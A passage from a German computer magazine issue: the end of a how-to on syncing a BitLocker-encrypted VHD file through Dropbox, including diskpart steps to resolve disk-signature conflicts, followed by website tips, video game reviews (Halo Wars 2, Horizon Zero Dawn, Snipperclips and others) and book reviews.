Der Assistent hinter dem Befehl „BitLocker aktivieren“ aus dem Kontextmenü eines Laufwerks fragt zunächst nach der gewünschten Entsperrmethode. Smartcards sind für den Hausgebrauch eher unüblich, sodass die Einstellung „Kennwort“ hier die richtige sein dürfte. Beim Festlegen des neuen Passworts gelten die üblichen Hinweise: Es sollte vor allem lang genug sein, möglichst Groß- und Kleinbuchstaben sowie Ziffern und Sonderzeichen enthalten und nicht schon woanders in Benutzung sein.

Im zweiten Schritt werden Sie aufgefordert, einen Wiederherstellungsschlüssel zu speichern. Dabei handelt es sich um eine 48-stellige Ziffernkombination, die die letzte Rettung darstellt, falls Sie Ihr Kennwort mal vergessen sollten. Es empfiehlt sich also, diesen Schlüssel sicher und vor allem getrennt von der VHD-Datei aufzubewahren – ohne ihn zu speichern oder auszudrucken, lässt Sie der BitLocker-Assistent ohnehin nicht weiter. Ihn Ihrem Microsoft-Konto und damit auch nur einer anderen Cloud anzuvertrauen, ist vielleicht keine gute Idee.

Unter Windows 10 müssen Sie schließlich noch die Frage nach dem Verschlüsselungsmodus beantworten. Soll die VHD-Datei ausschließlich auf Windows-10-PCs verwendet werden, können Sie den neuen, mit Windows 10 eingeführten verwenden, ansonsten sind Sie mit dem „Kompatiblen Modus“ auf der sicheren Seite. Je nachdem, ob auf dem virtuellen Laufwerk bereits nennenswert Daten gespeichert waren, die Windows nun verschlüsseln muss, ist die BitLocker-Einrichtung wenige Sekunden bis Minuten nach dem Klick auf „Verschlüsselung starten“ erledigt.

Direkt nach dem Einrichten ist Ihre VHD-Datei bereits als Laufwerk in Win-

dows eingebunden und Sie können sie wie einen gewöhnlichen externen Datenträger benutzen. Nach einem Windows-Neustart oder einer neuen Anmeldung machen Sie sie zugänglich, indem Sie sie einfach im Explorer doppelklicken. Je nach Luftfeuchtigkeit reagiert Windows darauf zunächst mit einer Fehlermeldung, die Sie ignorieren können, oder meldet sofort in der rechten unteren Bildschirmcke: „Laufwerk \"X:\" entsperren – Dieses Laufwerk ist BitLocker-geschützt.“ Ein Klick auf die Benachrichtigung öffnet rechts oben auf dem Bildschirm ein Eingabefeld, in das Sie das Kennwort zum Entsperren eintippen müssen.

Verwenden

Nach getaner Arbeit sollten Sie den Rechner nicht einfach ausschalten, herunterfahren oder die Notebook-Klappe schließen, sondern das VHD-Laufwerk zunächst über sein Kontextmenü im Explorer auswerfen. Erst dann beginnt nämlich der Dropbox-Client damit, die (geänderten Sektoren der) VHD-Datei in die Cloud zu synchronisieren. Die Windows-Sitzung sollten Sie erst beenden, wenn er damit fertig ist. Dazu können Sie das Dropbox-Symbol im Benachrichtigungsbereich neben der Uhr beobachten: Wenn die Synchronisierung abgeschlossen ist, trägt es ein grünes Häkchen.

Einfacher geht es mit dem PowerShell-Skript `DropboxSync.ps1`, das wir für Sie im Download-Paket zu diesem Artikel bereithalten (siehe c't-Link). Bevor Sie es zum ersten Mal verwenden, müssen Sie es mit einem Editor an Ihre Bedürfnisse anpassen, indem Sie in den ersten Zeilen den Pfad zu Ihrem Dropbox-Ordner und den Namen der VHD-Datei eintragen – voreingestellt ist `Dropbox\Dropbox.vhd` in Ihrem Benutzerprofil. Außerdem können Sie festlegen, ob das Skript nach der Dropbox-Synchronisierung nur eine Mel-

dung ausgibt oder Sie gleich bei Windows abmeldet, den Rechner herunterfährt oder in den Energiesparmodus versetzt.

Das Skript prüft zunächst, ob die angegebene VHD-Datei überhaupt als Laufwerk eingebunden ist, und hängt sie gegebenenfalls aus. Anschließend fragt sie im Halbssekundentakt den Dropbox-Client, ob der noch mit dem Synchronisieren beschäftigt ist. Erst wenn von dort „Alles erledigt“ zurückkommt, führt es die gewünschte Aktion aus.

Um das Skript bequem benutzen zu können, sollten Sie es irgendwo auf Ihrer Festplatte speichern und anschließend eine Verknüpfung darauf auf dem Desktop ablegen. Deren „Ziel“ ändern Sie in `powershell.exe "C:\Pfad\zu\DropboxSync.ps1"`. Mit einem Klick auf „Erweitert“ können Sie noch festlegen, dass das Skript immer mit Administratorrechten startet; es prüft das aber auch selbst und verschafft sich die nötigen Rechte bei Bedarf automatisch. Statt den Rechner über das Startmenü auszuschalten, sollten Sie sich angewöhnen, das Skript dafür zu benutzen – bei nicht eingehängter VHD führt es ja nur die konfigurierte Aktion aus.

Konfliktpotenzial

Trotz des Skripts kann es natürlich immer mal passieren, dass man den Rechner verlässt, ohne dass die VHD-Datei komplett synchronisiert wurde. Wenn man sie dann auf einem anderen Rechner einbindet, sieht der noch die vorige Version. Jede hier gespeicherte Änderung sorgt dann dafür, dass plötzlich zwei verschiedene Versionen mit einander widersprechenden letzten Änderungen existieren. Die Dropbox-Software ist schlau genug, das zu erkennen – es gehen also keine Daten verloren. Allerdings existiert nun im Dropbox-Ordner neben der Original-Datei – etwa `Dropbox.vhd` – eine zweite mit einem Namen nach dem Schema „Dropbox (*Computernames* in Konflikt stehende Kopie *Datum*).vhd“. Jede der beiden Dateien enthält die Änderungen, die auf einem der beteiligten Rechner entstanden sind.

Um diese Änderungen zusammenzuführen, könnte man auf die Idee kommen, einfach parallel beide Dateien als Laufwerk einzubinden. Mithilfe einer Software wie `csdiff` oder `WinMerge` oder einfach mit zwei Explorer-Fenstern könnte man

dann die letzten Änderungen in eines der Laufwerke zusammenkopieren und das andere anschließend wegwerfen.

Leider funktioniert das nicht ganz so einfach: Beim Initialisieren verpasst Windows jedem Datenträger eine zufällig ausgewürfelte Signatur, anhand derer es das Laufwerk beim erneuten Einbinden wiedererkennt, etwa um denselben Buchstaben wie beim letzten Mal zu vergeben. Die Kehrseite der Medaille: Windows weigert sich, gleichzeitig zwei Laufwerke mit derselben ID zu benutzen. Wenn Sie versuchen, beide Kopien der VHD-Datei nacheinander per Doppelklick im Explorer einzubinden, setzt es bei der zweiten die Fehlermeldung „Datei konnte nicht bereitgestellt werden“. In der Datenträgerverwaltung sieht man zu diesem Zeitpunkt, dass die Datei sehr wohl als Datenträger erkannt wurde, aber offline ist; mit dem Mauszeiger über dem Info-Symbol

bekommt man einen „Signaturkonflikt“ angezeigt.

Um den von Hand aufzulösen, muss man das Programm diskpart bemühen, zu starten in einer Eingabeaufforderung mit Administratorrechten. Zunächst verschafft man sich dort mit dem Befehl `list disk` einen Überblick, unter welcher Nummer Windows das offline geschaltete Laufwerk führt. Das wählt man dann etwa mit `select disk 4` aus – die Nummer ist entsprechend anzupassen. Mit `uniqueid disk` erfährt man die aktuelle Signatur dieses Laufwerks: bei MBR-Partitionierung eine achtstellige Hexadezimalzahl, auf GPT-Datenträgern eine GUID. Ändern kann man sie mit einer Eingabe nach dem Schema `uniqueid disk id=1234abcd`, wobei man als neue ID am besten die alte verwendet und eine Stelle ändert. Schließlich kann man das virtuelle Laufwerk mit `online disk` einbinden und hat nach der Ein-

gabe des BitLocker-Passworts endlich beide Kopien im parallelen Zugriff.

Auch diese Arbeitsschritte haben wir in ein PowerShell-Skript gegossen, das Sie über den c't-Link herunterladen können. In der ausgelieferten Version sucht es nach einer Datei namens `Dropbox.vhd` und einer dazu passenden Konflikt-Datei in dem Ordner, in dem es selbst liegt – es ist also dazu gedacht, es in Ihren Dropbox-Ordner zu kopieren. Mit ein paar einfachen Textänderungen können Sie es aber auch auf einen anderen Dateinamen oder einen fest vorgegebenen Ordner umpolen.

(hos@ct.de) **ct**

Literatur

[1] Axel Vahldiek, Versuchslabor, Zweit-Windows per Drag & Drop, c't 2/17, S. 88

Skripte, Windows-Eval-Lizenzen:
ct.de/ypwx

Anzeige



Patent aufbereitet

www.patentsview.org

<https://presse.dpma.de/presseservice/datenzahlenfakten/statistiken/index.html>

Patente sichern die eigenen Erfindungen und Innovationen gegenüber Nachahmern und sind daher insbesondere für Technologieunternehmen überlebenswichtig. Das **PatentsView**-Datenportal des US-amerikanischen Patent- und Markenamtes informiert in grafisch hübsch aufbereiteten Übersichten über besonders häufig zitierte – und somit sehr wichtige – Patente sowie deren Inhaber. Außerdem geben die Infografiken der Site Aufschluss über die Organisationsstruktur erfolgreicher Unternehmen.

Bei Apple etwa konzentriert sich das Gros der Patente auf wenige Erfinder, wohingegen Google eher die kollektive Kreativität zu nutzen scheint. Interessant ist auch der Ländervergleich, der sich zudem auf einzelne Technologiefelder begrenzen lässt. Das **Deutsche Patent- und Markenamt** bietet zwar auch statistische Auswertungen, beschränkt sich dabei jedoch eher auf schnöde Tabellen und einige wenige Infografiken. (Tobias Engler/jo@ct.de)

Kunstbewusster Sharehoster

<https://fromsmash.com>

<https://about.fromsmash.com/artists-corner>

Sharehoster, bei denen man mal schnell große Dateien für andere bereitlegen kann, gibt es zuhauf. **Smash** grenzt sich von anderen Diensten dadurch ab, dass es in der Upload-Wartezeit Kunst präsentiert. Man kann sich die Werke aber auch anschauen, ohne Dateien bei Smash hochzuladen. (jo@ct.de)

Alle Links dieser Seite
unter ct.de/y28u



Alles wird gut

<http://make-everything-ok.com>

Montagsmorgen, Kopfschmerzen, der Chef nervt, das Fernsehprogramm ist mies – kurzum: es könnte besser laufen? Dann drücken Sie doch den **Make everything OK**-Knopf. Es dauert ein paar Sekunden, dann aber hat die Website alles in Ordnung gebracht. Falls nach dem Vorgang doch nicht alles okay sein sollte, schlägt die Site dem Besucher vor, mal seine Einstellung der Wahrnehmung der objektiven Realität zu überprüfen ...

(jo@ct.de)

Lego-CAD

www.mecabricks.com

Eigene Objekte mit beliebig vielen Steinen aller Art bauen – das ist der Traum eines jeden Lego-Fans. Der lässt sich schon länger in Form des Lego Digital Designers vom Hersteller



selbst erfüllen – einer Software für den PC. Im Browser ermöglicht das Nicolas Jarraud mit seinem Projekt **Mecabricks**. Die Website kann mit dem Lego-Designer entworfene Objekte importieren. Alternativ kopiert der Benutzer ein Objekt, das ein anderer Nutzer bei Mecabricks entworfen und für die Allgemeinheit freigegeben hat, und baut darauf auf.

Er kann aber auch bei null anfangen und seine eigenen Kreationen mit einer Art CAD-Anwendung selbst entwerfen. Dabei lässt sich das Objekt mit der Maus beliebig drehen und wenden. Mit verschiedenen Werkzeugen positioniert man die Bauteile exakt oder färbt sie nach Wunsch ein. Fertige Objekte lassen sich auf der kostenlosen Plattform speichern oder für andere freigeben. (jo@ct.de)

Hype-Videos

Die isländische Gesellschaft zum Schutz von Katzen hatte eine tolle Idee: Warum nicht vermittlungswürdige Miezchen in einer schicken Wohnung mit Etagenbetten, Sesseln und Badewanne präsentieren? Die Daily Soap ist ein Riesenerfolg: Die **Kattarshians** haben mittlerweile Tausende Abonnenten und die erste Generation Bewohner wurde bereits vermittelt. <http://nutiminn.is/kattarshians> (fortlaufend)

Eigentlich möchte der Tierpfleger das Panda-Gehege aufhübschen. Aber **der kleine Bär**, der darin lebt, hat ein ausgeprägtes Kuschelbedürfnis – und hängt sich immer wieder an das Bein des Pflegers.

<https://youtu.be/r8B-RuJRI2A> (0:54)

Anzeige

In der Kampagne und im Multiplayer-Modus entscheidet der Status der Basen die Schlacht. Energie und Nachschub müssen gesichert sein, um die Stationsteile aufzuwerten und immer stärkere Truppen zu schaffen.



Verbannt noch mal!

Achtundzwanzig Jahre nach ihrem heldenhaften Kampf gegen die außerirdische „Allianz“ erwacht die Crew des UNSC-Schlachtschiffs „Spirit of Fire“ aus dem Kälteschlaf. Der Krieg gegen das Alien-Konglomerat ist schon lange vorbei – doch es droht bereits neuer Ärger: Der abtrünnige Allianz-Clan „Die Verbannten“ hat einen Planeten unter seine Kontrolle gebracht. Um die dort gefangenen Menschen zu befreien, treten die alten Recken in **Halo Wars 2** wieder aufs Schlachtfeld.

Man merkt dem Spiel seine Konsolenherkunft an; Prinzip und Handhabung sind so simpel wie möglich gehalten. Man bewegt sich über große Maps; die Schrägdraufsicht-Darstellung lässt sich nicht zoomen. Per Rechtsklick schickt man Einheiten an gewünschte Positionen oder gibt ihnen den Befehl, Feinde zu attackieren. Es gilt Basen zu errichten, Ressourcen zu managen und Technologien zu erforschen. Die Partei mit der größten und fortschrittlichsten Armee gewinnt praktisch immer.

Rohstoffe und Energie sind die einzigen Ressourcen. Man braucht sie, um Basen, Infanterie, Fahrzeuge und Fluggeräte aufzurüsten. Vieles von dem Kriegsgerät, darunter der mächtige Panzer „Skorpion“, ist dem farbenfrohen Halo-Universum entnommen.

Fabriken wie Truppen agieren weitgehend autonom und durchaus clever. Reizvoll sind die Spezialtalente einiger Soldaten: Die „Helden“-Klasse etwa kann per Powersprung Alien-Fahrzeuge kapern. Im Laufe jeder Partie werden zudem „Anführer-Befehle“ freigeschaltet. Das sind mächtige Extras wie Raketen-schläge oder Fernheilung, mit denen man das Schlachtenglück herumreißen kann. Eine Reihe nützlicher Kurzbefehle hilft im schnellen Scharmützel weiter. Bis zu zehn Truppenkontingente lassen sich frei zusammenstellen.

Halo Wars 2 hat einen bemerkenswerten Umfang. Die gut gemachte Story-Kampagne umfasst 13 Missionen und kann solo, aber auch kooperativ von mehreren bestritten werden. Zusätzlich bietet der Multiplayer-Modus acht abwechslungsreiche Maps, auf denen bis zu sechs Spieler gegeneinander antreten können – entweder als Anführer des menschlichen UNSC oder der Alien-Allianz. Als Neuerung kommt der ganz auf kurze Gefechte ausgelegte Modus „Blitz“ hinzu. Freunde schneller Partien werden diese vereinfachte Variante zu schätzen wissen, wenn auch die allzu rasch beendeten Kämpfe den typischen Charakter eines Strategiespiels ein wenig beeinträchtigen.

Spieler an PC und Xbox One können plattformübergreifend mit- und gegeneinander antreten – doch leider nur über den Microsoft Store. Die Kehrseite dieser Medaille ist ein ärgerlicher durchgehender Online-Zwang, außerdem gehören unfreiwillige Spielabbrüche und ein gewöhnungsbedürftiges Matchmaking-Menü zu den Nebenwirkungen dieses Konzepts.

Neben der leicht zu erlernenden Steuerung macht vor allem die detaillierte grafische Umsetzung des Spiels Freude. Die Explosions- und Lasereffekte sind erstaunlich spektakulär für ein Echtzeit-Strategiespiel; in dieser Hinsicht kann Halo Wars 2 seinen Seriengeschwistern aus dem Genre der First-Person-Shooter durchaus das Wasser reichen.

(Stephan Greitemeier/psz@ct.de)

Halo Wars 2	
Vertrieb	Microsoft Studios, www.xbox.com/de-DE/games/halo-wars-2
System	Windows (getestet), Xbox One
Hardwareanforderungen	3,3-GHz-PC, 8 GByte RAM, 4-GByte-Grafik
Kopierschutz	Xbox Play Anywhere
Idee ⊕	Umsetzung ⊕
Spaß ⊕	Dauermotivation ⊕
6 Spieler online • Deutsch • USK 12 • 60 €	

Das Mädchen mit der bösen Hand

Die Welt von Midgand ist in Aufruhr. Menschen verwandeln sich in Dämonen, und nur die Gilde der Exorzisten kann sie aufhalten. Auch die 16-jährige Velvet will Exorzistin werden, doch als ihr kleiner Bruder entführt wird, ändert sich ihr Schicksal. Aus dem Schlund der Hölle kehrt das Mädchen verwandelt zurück. In **Tales of Berseria** zieht sie aus, um mit ihrem Dämonenarm Rache zu üben.

Der 16. Teil der japanischen „Tales“-Reihe spielt im gleichen Reich wie der Vorgänger „Tales of Zestiria“ – allerdings bedeutend früher. Die Fantasy-Welt mittelalterlicher Prägung wird beherrscht von religiösen Orden, Magiern und Dämonen. Man steuert die Antiheldin Velvet in Verfolgerperspektive durch die weitläufigen Gefilde. Das tut man am besten per Gamepad respektive Konsolen-Controller.

Im Mittelpunkt stehen die vielen Kämpfe, die Velvet und ihre Gefährten zu bestehen haben. Ein solcher Kampf beginnt, sobald ein Feind das Mädchen berührt. Dann erscheint der Kampfbildschirm, der das kreisrunde Schlachtfeld abbildet. In diesem können die Protagonisten sich frei bewegen und im Nahkampf Gegnergruppen verdreschen. Zum Sieg führen gezielte Bewegungskombinationen. Aus einem wachsenden Reper-

toire gilt es vier Angriffs-Aktionen auszuwählen und auf die vier Kampf Tasten zu verteilen. Erfolgreiche Kombinationen schalten Sonderkräfte frei, mit deren Hilfe man aus Gegnern Kleinholz machen kann.

Eine wichtige Rolle spielt neben den Lebenspunkten die Anzahl der „Seelen“, die Velvet mit ihrem Arm einsammelt. Diese lassen sich für besondere Attacken nutzbar machen, bei denen Velvets dämonische Eigenschaften hervorbrechen. Jeder Einsatz bewirkt zunächst, dass die Aufladung durch „Seelen“ abnimmt – sie füllt sich jedoch von selbst wieder auf, vergleichbar mit einem Ausdauerkonto in anderen Spielen. An den weitläufigen Schauplätzen lässt sich eine enorme Anzahl an Waffen, Rüstungen und Gegenständen finden. Vieles kann man auch in Läden erwerben oder bei Kämpfen erbeuten.

Mancher wird „Tales of Berseria“ streckenweise wie eine Art interaktiven Animé-Film empfinden. Animierte Spielszenen nehmen breiten Raum ein. Vom Grafikstil her ist das Spiel klar in der Mangawelt verwurzelt. Die von der Begleitmusik wirkungsvoll unterstützte Stimmung ist abwechselnd verspielt, düster und melodramatisch. Auf Seiten der Helden wie der Schurken begegnet man inte-

ressanten Charakteren, die von den englischen Sprechern gut umgesetzt werden.

Während die Figuren facettenreich angelegt und detailfreudig animiert sind, wirkt die Gestaltung der Umgebungen gelegentlich lieb- und einfallslos. Tundra, Städte und Höhlensysteme bieten wenig markante Strukturen; man verirrt sich leicht. Auf den weiten Flächen tummeln sich jede Menge Werwölfe, Oger und Riesenlibellen, die den Spieler laufend in Kämpfe verwickeln wollen. Diese werden sehr schnell langweilig – lieber hebt man sich die eigene Kampfkraft für die interessanteren Boss-Gegner auf.

„Tales of Berseria“ bietet erfreuliche 45 Stunden Spielzeit. Schön ist auch der lokale Multiplayer-Modus, der zwei Spielern Gelegenheit zu kooperativem Getümmel gibt.

(Stephan Greitemeier/psz@ct.de)

Tales of Berseria

Vertrieb	Bandai Namco, www.bandainamcoent.de/produkt/tales-of-berseria/playstation-4	
System	Windows (getestet), PS4	
Hardwareanf.	3-GHz-PC, 3 GByte RAM, 512-MByte-Grafik	
Kopierschutz	Steam	
Idee ⊕	Umsetzung	○
Spaß ⊕	Dauermotivation	○
2 Spieler • Englisch • USK 12 • 50 €		

Die Kämpfe bei „Tales of Berseria“ sind dynamische Prügeleien, bei denen man es mit mehreren Gegnern gleichzeitig zu tun hat. Den Schlüssel zum Sieg bilden die machtvollen Angriffskombinationen, die man jeweils aus vier Attacken zusammenstellt.



Horizon Zero Dawn verknüpft Elemente aus Tomb Raider, The Witcher und Monster Hunter zu einem post-apokalyptischen Rollenspiel-Abenteuer.



Im Land der Mech-Saurier

Im Open-World-Rollenspiel **Horizon: Zero Dawn** durchstreift die Heldin Aloy eine postapokalyptische Steinzeitwelt, in der riesige Robo-Saurier durch die Wälder stampfen. Doch dann befällt eine mysteriöse Krankheit die Maschinenwesen und macht selbst friedfertige Exemplare zu aggressiven Feinden. Aloy begibt sich mit ihrem Hightech-Flitzbogen auf Spurensuche und lüftet dabei die Geheimnisse der Kreaturen.

Schon früh lernt der Spieler die sozialen Strukturen der Welt von Horizon kennen. Die ersten Stunden erzählen davon, wie Aloy bei einem Ausgestoßenen aufwächst. Erst nach einem Initiationsritus wird sie von ihrem Stamm akzeptiert und aufgenommen. Im Laufe der Story wächst sie von der Außenseiterin immer mehr zur neuen Heilsbringerin heran, die die Stämme vor der wachsenden Bedrohung der infizierten Tierroboter rettet.

Der niederländische Entwickler Guerrilla Games ist auch für die technisch anspruchsvollen Ego-Shooter der Killzone-Reihe verantwortlich. In Horizon zeigt das Studio, wie gut es auch Geschichten erzählen kann. Geschickt nutzt es die mystischen Geheimnisse der Spielwelt und deckt nach und nach die Zusammenhänge der untergegangenen Zivilisation und der übrig gebliebenen Mech-Saurier auf. Obwohl hier Steinzeit, Mittelalter

und Zukunft aufeinandertreffen, wirkt die Welt in sich glaubwürdig. Großen Anteil daran haben die Maschinen-Wesen: Manche sind gefährliche Einzelgänger, andere leben friedlich in Herden oder lassen sich als Reittier zähmen.

Um zu überleben, muss Aloy auf die Jagd gehen. Dabei hilft ihr ein Ohr-Clip, der die Position, Schwachstellen und Laufwege der Robo-Saurier anzeigt. Aloy hat verschiedene Speere und Pfeile für ihren Bogen zur Wahl und kann die Kreaturen etwa per Seilharpune fesseln.

Die Jagd ist abwechslungsreich und anspruchsvoll. Im Vergleich zu Capcoms frustrierend schwierigen „Monster Hunter“ wird man in Horizon zumindest auf den leichten und normalen Schwierigkeitsgraden weitaus weniger gefordert.

Aloy trifft in der freien Wildbahn auf Siedlungen und große Städte, in denen sie Aufträge von den dort lebenden Stämmen annimmt. Mit jedem Stufenaufstieg kann sie neue Fähigkeiten freischalten, die ihre Schleichfertigkeit, Schlagkraft oder ihr Beuteglück verbessern. Obwohl Aloy in Horizon eine offene Welt bereist, durchlebt sie eine dramaturgisch dichte, gut ausgeschmückte Geschichte, die durchaus an die des Genre-Champions „The Witcher 3“ heranreicht.

Dank der großen Umgebungskarte, zahlreicher als Lagerfeuer gekennzeichnete

ten Speicherpunkten sowie dem übersichtlichen Missions-System navigiert der Spieler sehr komfortabel durch die üppig bewachsene Spielwelt. Ein Kompass weist ihm den Weg zum nächsten Missionsabschnitt. Wer nur die Haupt-Quests verfolgt, sieht nach rund 20 Stunden den Abspann. Allerdings sollte man unbedingt auch die spannenden Nebenmissionen spielen und auf eigene Faust querfeldein auf die Jagd gehen. Wer alles mitnimmt, wird rund 40 Stunden blendend unterhalten.

Technisch zieht Horizon sowohl auf der PS4 als auch auf der PS4 Pro alle Register. Auf dem Pro-Modell hat man die Wahl zwischen 4K-Rendering (2160p Checkerboard) und HD-Auflösung mit höherer Framerate und aufwendigeren Shadern. Zudem gibt das Spiel HDR aus, um Farben und Kontraste zu verstärken. KI- und Clipping-Fehler sind uns nach dem Patch auf Version 1.03 nicht mehr aufgefallen. Lediglich die Lippen der Charaktere bewegen sich nicht immer synchron zur ansonsten gelungenen deutschen Sprachausgabe. (Peter Kusenberger/hag@ct.de)

Horizon: Zero Dawn

Vertrieb	Sony Computer Entertainment		
System	PS4 (Pro)		
Idee	⊕⊕	Umsetzung	⊕⊕
Spaß	⊕⊕	Dauermotivation	⊕⊕

1 Spieler • Deutsch • USK 12 • 70 €

Knifflige Beschneidung

Mit dem nur als Download erhältlichen Knobelspiel **Snipperclips** veröffentlicht Nintendo einen Starttitel für die Switch-Konsole, der fürs gemeinschaftliche Spielen optimiert ist.

Zwei Spieler, jeder mit einem Joy-Con bewaffnet, steuern jeweils eine putzige Papier-Figur, die auf zwei dünnen Beinchen durch eine kleine 2D-Spielwelt läuft. Dabei kommen die sechs Knöpfe und der Analoghebel durchdacht zum Einsatz. Im ersten Abschnitt, der aus knapp 50 Aufgaben besteht, müssen die beiden Spieler zusammenarbeiten: Glühwürmchen in eine Glaskugel treiben, Luftballons einsammeln oder eine vorgegebene Form ausfüllen.

Das gelingt nur, wenn sich die Spieler absprechen, gegenseitig beschneipeln und gemeinsam eine Lösung ausbaldowern. Sobald ein Männchen das andere überdeckt, knipst der eine Spieler durch einen Tastendruck denjenigen Teil des anderen Männchens ab, der von seinem verdeckt wird. Bis man herausgefunden hat, wer von wem was abschneidet, hat man sich in den ersten Spielminuten allzu leicht gegenseitig zu Konfetti verarbeitet.

Hat man das Prinzip dann aber verinnerlicht, können beide Spieler präzise Mulden in den Bauch knipsen, Stachel zuschneiden und Rampen bilden. Dazu lässt

man die Figuren beispielsweise um die eigene Achse rotieren.

Die Aufgaben sind in einigen Fällen arg schwierig geraten, doch selbst wenn man sich verschnippelt, gibt es kein „Game Over“. Hat man zu viel abgeschnitten, stellt der Spieler die ursprüngliche Form seiner Figur wieder her und probiert's erneut.

Die Puzzles erfordern Geduld, sowohl mit der Spiel-Physik als auch mit einer eventuellen Begriffsstutzigkeit des Mitspielers. Lustig wirds, wenn Sätze fallen wie „Schneid mir doch nicht den ganzen Kopf ab!“

Mit einem zweiten Joy-Con-Set lassen sich die noch schwierigeren Aufgaben für vier Spieler im zweiten Abschnitt ertüfteln. Dort müssen beispielsweise drei Figuren aufeinander steigen und millimeterweise Knöpfe durch Röhrensysteme schieben. Darüber hinaus können zwei Spieler in Fußball- und Basketball-Matches gegeneinander antreten oder sich gegenseitig im Martial-Arts-Kampf zerschlitzen.

Selbst beim wildesten Gemetzel fließt kein Blut. Stattdessen verziehen die Figuren ihre Gesichter zu putzigen Fratzen oder schauen grimmig drein. Das zweckmäßige 2D-Design ist ansehnlich geraten, kurze Ladezeiten, übersichtliche Menüs und ein Tutorial erleichtern den Einstieg.

Die Musik klingt auf Dauer allzu gleichförmig, eine Sprachausgabe fehlt.

Vergleicht man Snipperclips mit der teureren Mini-Spielsammlung „1-2-Switch“, so schneidet Letztere deutlich schlechter ab. Sie besteht aus kurzen und anspruchsvollen Pistolenduellen, Schwertkämpfen und Euter-Melkwettbewerben, die eine nette kostenlose Dreingabe abgeben würden, aber nicht einen Preis von 50 Euro rechtfertigen. Snipperclips ist von den beiden Nintendo-Titeln der weitaus gehaltvollere.

Switch-Spieler erhalten mit Snipperclips einen preisgünstigen und kurzweiligen Mehrspieler-Spaß, der lustiges Teamwork provoziert. Es ist ein originelles Puzzle-Spiel, dessen einfache Spielmechanik erstaunlich knifflige Aufgaben bereithält. Allzu umfangreich ist das Spiel aber nicht, zusätzliche Level-Pakete könnten die Langzeitmotivation erheblich steigern. (Peter Kusenbergh/hag@ct.de)

Snipperclips – Zusammen schneidet man am besten ab

Vertrieb	Nintendo
System	Switch
Idee ⊕⊕	Umsetzung ⊕
Spaß ⊕	Dauermotivation ○
1 bis 4 Spieler • Deutsch • USK 0 • 20 €	

Sobald sich in Snipperclips zwei Figuren überlappen, können sie sich gegenseitig Mulden in den Bauch stanzen.



Berührungsängste abbauen

In Zeiten wachsender Vernetzung werden die Programmschnittstellen (API) von Anwendungen und Internet-Diensten immer wichtiger. Erweiterbarkeit, Kompatibilität und Portabilität hängen direkt davon ab.

Die Gestaltung von APIs betrifft bereits den ganz banalen Programmieralltag: Jede Funktion, jede Klasse, die ein Entwickler schreibt, hat eine Schnittstelle, an die andere möglicherweise anknüpfen müssen. Dementsprechend setzt Kai Spichale niedrigschwellig an, indem er zunächst die wichtigsten Eigenschaften von Schnittstellen betrachtet, die man typischerweise bei objektorientierten Programmiersprachen findet. Er konzentriert sich auf Java, seine Erkenntnisse passen aber auch auf andere Sprachen.

Viele APIs kranken bereits daran, dass ihr Zweck für Außenstehende nebelhaft bleibt, weil ihre Schöpfer keine



sprechenden Bezeichnungen verwendet haben. Das öffnet einer fehlerhaften Verwendung Tür und Tor. Ähnliche Gefahren lauern in puncto Typsicherheit: Viele Schnittstellen erlauben eine unnötige Vielfalt von Datentypen.

Spichale vergisst auch technisch anspruchsvollere Eigenschaften von APIs wie die Thread-Sicherheit nicht.

Wegen der Komplexität der Materie kann er auf potenzielle Probleme vielfach nur aufmerksam machen, nicht aber allgemeingültige Lösungen dafür anbieten.

Der Autor beleuchtet nicht nur rein technische Aspekte, sondern widmet auch organisatorischen Problemen viel Raum. Wichtig ist unter anderem die Kompatibilität von Schnittstellen. Die APIs populärer Bibliotheken oder Frameworks lassen sich nachträglich nur schwer ändern. Spichale gibt einige Tipps dazu,

wie man die schlimmsten Unverträglichkeiten abwendet.

Solche Themen behandelt er vor allem im hinteren Teil des Buchs, wo Schnittstellen in verteilten Architekturen zur Sprache kommen. Dabei sind die Stabilitätsanforderungen besonders hoch; der Text behandelt etwa REST und SOAP in aller Ausführlichkeit. Bemerkenswert nah an der Praxis bewegen sich die letzten Kapitel – hier geht es um Caching, Skalierbarkeit, Werkzeuge und Dokumentation.

Das Buch vermittelt Prinzipien guten Schnittstellen-Designs. Es bietet einen Überblick über die wichtigsten Techniken und Austauschformate. Profitieren können alle Entwickler – ob sie nun an Bibliotheken für den Hausgebrauch oder an Frameworks für den massenhaften Online-Einsatz arbeiten. (Maik Schmidt/psz@ct.de)

API-Design	
Praxishandbuch für Java- und Webservice-Entwickler	
Autor	Kai Spichale
Erscheinungsort, -jahr	Heidelberg 2017
Verlag	dpunkt
ISBN	978-3-8649-0387-8
347 Seiten • 35 €	

Moderne Zeiten aufgespießt

Andreas Hock weiß, wie man Aufmerksamkeit gewinnt: Der leicht absurd wirkende Titel macht neugierig auf ein Werk, das sich die Kritik an populärer Digitalkultur auf die Fahne geschrieben hat. Als bevorzugte Zielscheibe dienen ihm Facebook und die damit verbundenen Kommunikationsgewohnheiten.

Hock steigt sacht in seine Themen ein. Oft nutzt er als Brücke einen Schwank aus seiner Kindheit oder Jugend, den er dann in Beziehung zu aktuellen Phänomenen setzt. So erfährt man, wie die alljährlich von seinem Opa veranstaltete Dia-Familienvollversammlung posthum regelrecht als Glücksfall erscheint – jedenfalls angesichts der Flut gängiger YouTube-Blödelvideos. Oder wie sich sein (an zwei Händen abzählbarer) Freundeskreis an der Haltestelle traf, organisiert durch eine ausgeklügelte Telefonlawine. Selbst beim Computer-



spiel saß man damals noch beieinander und redete.

Nicht jedoch heutzutage: Da zieht jeder in der Gruppe sein Smartphone heraus und bleibt online mit sich allein. Moderne Spieleiendenschaft kann fatal enden – da stellen Phantomvibrationen und Handy-Daumen noch die harmlosesten Auswirkungen dar.

Richtig wild wird es, wenn Hock aufrichtig und witzig schildert, wie er nach langem Zögern doch den Schritt zu Facebook wagt. Und prompt einen lange vermissten Kindheitsfreund in den USA aufspürt. Den Kontakt pflegen beide dann aber doch lieber per Telefon; als allzu einsilbig empfinden sie die Chat-Tipperei. Mal abgesehen davon, dass Online-Freundschaften nicht halten, was sie versprechen: Hock kann sich einfach nicht überwinden, jeden flüchtigen Bekannten als Kontakt einzubuchen. Passend dazu erzählt er das Beispiel eines Jugendlichen,

den die missgünstigen Nachreden des Online-„Freundeskreises“ zum Selbstmord trieben. Einmal ins Netz gestellt, lässt sich vieles eben nicht mehr zurückholen. Das scheint laut Hock auch für die Facebook-Mitgliedschaft selbst zu gelten: Die verfolgt ihn im Abschiedskampf monatelang, bis er endlich „raus“ ist.

